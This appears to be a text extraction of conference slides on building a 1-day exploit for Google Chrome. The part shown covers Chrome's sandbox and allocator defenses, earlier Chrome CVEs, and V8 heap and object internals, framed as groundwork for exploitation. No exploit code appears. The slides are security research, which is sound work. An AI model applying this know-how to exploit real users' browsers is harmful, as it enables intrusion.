

# Building a 1-day Exploit for Google Chrome

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# Introduction



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
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# Agenda



pwn.js  
Support for Chrome




# Exploit

Case Study:  
Integer overflow with PropertyArray



# Browser Exploits

- Power of Community (POC) ‘16
  - Internet Explorer
    - Sandbox escape
  - Windows Kernel
- Zer0Con ‘17
  - Edge
    - CFG bypass
  - Windows Kernel
- Power of Community (POC) ‘17
  - Edge
    - CFG, ACG bypass
  - Windows Kernel
  - pwn.js



# What about other browsers?

- Browsers implement the same HTML/JS specification
- But, how they do it is vastly different
  - Internal structure and representation of objects
  - Custom memory allocators
  - Optimizers
  - Security models and mitigations
- Getting familiar with a new browser code base takes time
  - Let's take a look at Google Chrome this time :-)

# Why Chrome? It looks challenging!

- No pwn2own winners for Google Chrome for the past 2 years
  - For Desktop
  - There were a couple for mobile targets
- Less number of CVEs compared to other browsers
- Solid threat modeling and mitigations in place
- Largest market share
  - Over 1B users
- Question: Is it really that much harder than other browsers?



# Chrome

- A web browser developed by Google
- Cross-platform
- First released in September, 2008
- Initially used WebKit for HTML rendering
  - Later forked to Blink (Chrome 28; 2013)
- V8 engine for JavaScript



# Chrome Versions

- Supports various operating systems
  - Windows 32-bit/64-bit, macOS, Linux, ChromeOS, Android, iOS
- Release channels
  - Canary, dev, beta, stable

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(as of March 24, 2018)

# Attack Surface


- HTML DOM / CSS
- JavaScript
  - ECMAScript 6, 7, 8, Next support
- Media resources
  - Various multimedia formats
- Protocols and other features
  - TLS, IndexedDB, ...
- Peripherals
  - USB, Bluetooth



# Chrome Security Model

- ~~Web app security~~ (out of scope)
- Sandbox
  - Process Isolation
  - Site Isolation
- **Memory allocators**
- Frequent, automatic updates


# Process Isolation: Sandbox



# Process Isolation: Restrictions

- Token, Job object
  - Restricted privileges, protecting securable resources
- Isolated desktop
  - Enforces different security context from other processes
- Integrity levels
  - Provides mandatory access control
- Process mitigation policies
  - Allows various security enforcing policies to the target process
  - Win32k Lockdown (default on M54+; 2016.10.)

# Process Isolation: Integrity Levels



# Site Isolation

- Pages from different websites are put into different processes
  - One site per process model
- Weakens UXSS primitives
  - No longer able to steal cross-site data
- Some issues still remain
  - Higher overall memory usage
  - Incorrect behaviors mostly related to iframes

# Hardened Memory Allocators

- Memory management in Blink via four memory allocators
  - Oilpan
  - PartitionAlloc
  - Discardable memory
  - malloc
- Default allocators have performance and security measures
  - Making heap exploitation harder

# Oilpan

- A **garbage collection** (GC) system for Blink objects
- Replaces reference counting
- Prevents Use-After-Free (UAF) vulnerabilities
- Currently a single-thread **mark-and-sweep** GC
- Each thread has its dedicated heap
  - Multiple arenas for **grouping objects by their type**
- Memory is **initialized to zero** when free'd

# PartitionAlloc

- Blink's **default** memory allocator
- Highly optimized for performance and **security requirements**
- Aims to prevent heap manipulation via memory corruption
- Managed by having different "*partition*"s
  - Heap containing certain object types, objects of certain sizes, or objects of a certain lifetime (buckets)
  - Each partition is separate and has guard pages between each other to protect from linear overwrites
- Guarantees that address space used for one partition is **never reused** for other partitions

# Discardable memory & malloc

- Discardable memory allocator automatically discards (not-locked) objects **under memory pressure**
  - e.g. SharedBuffer
- malloc is **discouraged**, and its implementation is platform-dependent
  - Default OS allocator
  - ASLR by default on modern operating systems
  - Other heap mitigation depending on the OS

# Secure autoupdates

- **Signed** updates are downloaded **over SSL**
  - Prevents MitM attacks
- Version numbers can't go backwards
  - No downgrade attack!
- **Frequent** updates deployed and installed automatically
  - <https://chromereleases.googleblog.com/>
  - Usually every 1-2 weeks



# Previous Attacks on Chrome

- Pwn2Own 2016
  - CVE-2016-1646 (March, 2016; Qihoo360)
  - V8 Array.concat redefinition leading to an out-of-bound access
- Mobile Pwn2Own 2016
  - CVE-2016-5198 (October, 2016; KeenLab)
  - JIT optimization bug leading to an out-of-bound access
- PwnFest 2016
  - CVE-2016-9651 (November, 2016; Qihoo360)
  - Logic bug in handling private property leading to an out-of-bound access

# Previous Attacks on Chrome

- Pwn2Own 2017
  - CVE-2017-5053 (March, 2017; KeenLab)
  - V8 Array.p.indexOf bailout bug leading to an out-of-bound access
- Chrome Security Team
  - <https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/> (April, 2017)
  - V8 Array.p.map builtin CSA bug leading to an out-of-bound access
- Android Security Rewards (ASR)
  - CVE-2017-5116 (August, 2017; Qihoo360)
  - V8 Type confusion bug in Web Assembly leading to an out-of-bound access
  - (Part of full Pixel remote exploit chain)


# Previous Attacks on Chrome

- Microsoft Offensive Security Research (OSR) team
  - CVE-2017-5121 (September, 2017)
  - V8 Escape analysis bug leading to an uninitialized memory
- Pwnium
  - CVE-2017-15401 (September, 2017; gzobqq)
  - V8 WebAssembly module bug leading to an out-of-bound access
  - (Part of full ChromeOS exploit chain)



# V8

- Implements JavaScript-related features
  - ECMA Script
  - Just-In-Time (JIT) compilation
  - WebAssembly
- Sophisticated JavaScript execution pipeline
  - Ignition - V8's interpreter
  - TurboFan - V8's optimizing compiler
  - Better performance while keeping the memory footprint low!



# V8


- JavaScript Objects
  - SMIs
  - HeapObjects
- Memory (Heap)
  - Built on top of the page allocator
  - Divided into different “spaces”
  - Special for ArrayBuffer content
    - More on this later ;)

# Smi

- Small integers
  - Numbers that can be stored in 31 bits (or 32 bits for 64-bit version)
  - Quick way to differentiate a tagged pointer vs. an integer
- 32-bit
  - [31 bit signed int] 0
  - E.g. 0x1337 (0b1001100110111) => 0x266e (0b10011001101110)
- 64-bit
  - [32 bit signed int] [31 bits zero padding] 0
  - E.g. 0x1337 => 0x00001337`00000000

# HeapObject

- Anything that's allocated in the heap
- Numbers bigger than 31 bits (or 32 bits in 64-bit) are boxed
  - HeapNumber
- Every HeapObject contains a **map** which contains the object's reflective information
  - Size information about the object
  - Instance attributes / type information
  - How to iterate over an object for GC



# class Map : public HeapObject

TaggedPointer	map
Int	instance_sizes
Int	Word16 instance_type (low byte) bit_field (high byte)
	Byte bit_field2
	Byte unused_property_fields
Word	bit_field3
TaggedPointer	prototype
TaggedPointer	constructor    backpointer
TaggedPointer	prototype_info    raw_transitions
TaggedPointer	instane_descriptors
TaggedPointer	layout_descriptors
TaggedPointer	dependent_code
TaggedPointer	weak_cell_cache

 Pointer-size  
(only up to 32bits are used)

 Only in 64-bit arch

# Double Array Unboxing

- **ElementsKind** is tracked to further optimize the performance
  - PACKED vs. HOLEY
  - SMI vs. DOUBLE vs. object
- **PACKED\_DOUBLE\_ELEMENTS**
  - If all elements in an array are doubles, the array is "unboxed"
  - Linear buffer of doubles
  - SMIs are converted to doubles
  - Provides very efficient access

# The Heap

- Generational Garbage Collector
- Organization
  - New Space
  - Old Pointer Space
  - Old Data Space
  - Large Object Space
  - Code Space
  - Cell Space, Property Cell Space, Map Space
- Each space is divided into set of pages

# The Heap

## Young Generation


- Two-space collector
  - ToSpace, FromSpace
- Fast allocation, fast collection
- Scavenge
  - Cheney's algorithm

## Old Generation


- “promoted” from new space
- Fast allocation, slow collection
- Mark-Sweep / Mark-Compact
- Maintains marking bitmap
  - Quickly locate dead objects
  - Puts them into the freelist
- Memory usage reduction via Compact

# Scavenge: Cheney's algorithm


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
2. Allocation space is full



3. Copying garbage collection



4. Allocation continues




# The Heap: ArrayBufferContents

- **ArrayBuffer** was often abused to get a useful primitive in exploits
  - Place arbitrary attacker-controlled data with exact size
- Idea: Let's put the backing store in its own partition!
  - Backing store (content) is allocated in Blink with **PartitionAlloc**
  - **JSAarrayBuffer** object is allocated in the V8 heap (with a pointer to the store)

